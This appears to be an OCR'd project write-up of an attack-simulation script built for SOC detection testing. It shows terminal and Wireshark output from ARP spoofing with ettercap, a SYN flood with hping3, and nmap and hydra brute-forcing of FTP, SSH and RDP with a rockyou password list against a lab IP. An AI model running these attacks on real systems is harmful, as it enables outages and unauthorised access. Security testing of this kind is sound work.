Project : Checker

Cybersecurity Attack Simulation Script

This script provides a controlled environment for testing network security by simulating various cybersecurity attacks. It aids Security Operations Centers (SOC) in evaluating their detection, logging, and response mechanisms.

Core Features:


- **ARP Spoofing:** Simulates man-in-the-middle attacks using ettercap.
- **DDoS SYN Flood:** Tests network resilience against Distributed Denial of Service attacks using hping3.
- **Brute-Force Attacks:** Evaluates credential security for FTP, SSH, Telnet, and optionally RDP services using nmap and hydra.
- **Random Attack:** Option to randomly select and execute an attack scenario.

Logging:


Executed actions are logged with timestamps, attack types, and target details, providing clear audit trails for review.

Usage:

Interactive prompts guide users through selecting target IP addresses and desired attack scenarios, ensuring ease of use and precise control.



● The script doesn't need the user ‘root’ to operate. Immediately it displayed the ips in the network. Despite this use the script with “sudo”, to have permissions.



● IP selected is shown, the proceeding to selecting attack.

```
Choose attack [1-4]: 1
ARP Spoof attack selected.
Running ettercap...
tee: /var/log/attack_logs.log: Permission denied

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
```

```
ARP Spoof attack completed.
2025-03-28 10:07:26 | Attack: ARP Spoof | Target: 192.168.44.139
============================================================
Attack log saved at /var/log/attack_logs.log
```

● First attack is been selected, data is stored into log file.

```
Choose attack [1-4]: 2
DDoS SYN flood attack selected.
Enter target port: 9999
Launching hping3 attack...
hping in flood mode, no replies will be shown
```

.

● The second attack is performed, the user selects port number to use.

```
TCP    …    9999 → 42798 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
TCP    …    9999 → 42799 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
TCP    …    [TCP Port numbers reused] 42802 → 9999 [SYN] Seq=0 Win=512 Len=0
TCP    …    [TCP Port numbers reused] 42803 → 9999 [SYN] Seq=0 Win=512 Len=0
TCP    …    9999 → 42800 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
TCP    …    9999 → 42801 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
TCP    …    [TCP Port numbers reused] 42804 → 9999 [SYN] Seq=0 Win=512 Len=0
TCP    …    [TCP Port numbers reused] 42805 → 9999 [SYN] Seq=0 Win=512 Len=0
TCP    …    [TCP Port numbers reused] 42806 → 9999 [SYN] Seq=0 Win=512 Len=0
TCP    …    [TCP Port numbers reused] 42807 → 9999 [SYN] Seq=0 Win=512 Len=0
TCP    …    9999 → 42802 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

● In wireshark.

```
13339979 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
DDoS SYN flood attack completed.
2025-03-28 10:22:04 | Attack: DDoS | Target: 192.168.44.139
============================================================
Attack log saved at /var/log/attack_logs.log
```


●When the DDos attack ends.


```
Choose attack [1-4]: 3
2025-03-28 10:39:01 | Attack: STARTING Brute-Force | Target: 192.168.44.139
Provide path to passlist (e.g., /home/user/passlist.txt): /home/kali/Desktop/rockyou3.txt
Running Nmap brute force on ftp...
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 10:39 EDT
Nmap scan report for 192.168.44.139
Host is up (0.000078s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-brute:
|   Accounts: No valid accounts found
|_  Statistics: Performed 60 guesses in 13 seconds, average tps: 4.6
22/tcp open  ssh     OpenSSH 9.9p2 Debian 1 (protocol 2.0)
MAC Address:                  (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.42 seconds
Running Nmap brute force on ssh...
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 10:39 EDT
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
```

- In brute-force attack, the script finds open ports and tries to brute-force them with the provided password list.

```
Include RDP brute-force simulation with Hydra? [y/n]: y
2025-03-28 10:46:25 | Attack: STARING Brute-Force with Hydra | Target: 192.168.44.139
Provide path to wordlist (e.g., /home/user/wordlist.txt): /home/kali/Desktop/rockyou3.txt
Starting Hydra brute-force on RDP...
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-28 10:46:40
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task
[DATA] attacking rdp://192.168.44.139:3389/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-28 10:46:47
Hydra brute-force attack completed.
2025-03-28 10:46:47 | Attack: Brute-Force | Target: 192.168.44.139
============================================================
Attack log saved at /var/log/attack_logs.log
```

- The script asks if the user wants to attack rdp service as well. all logs are saved.





- Log files saved into /var/log.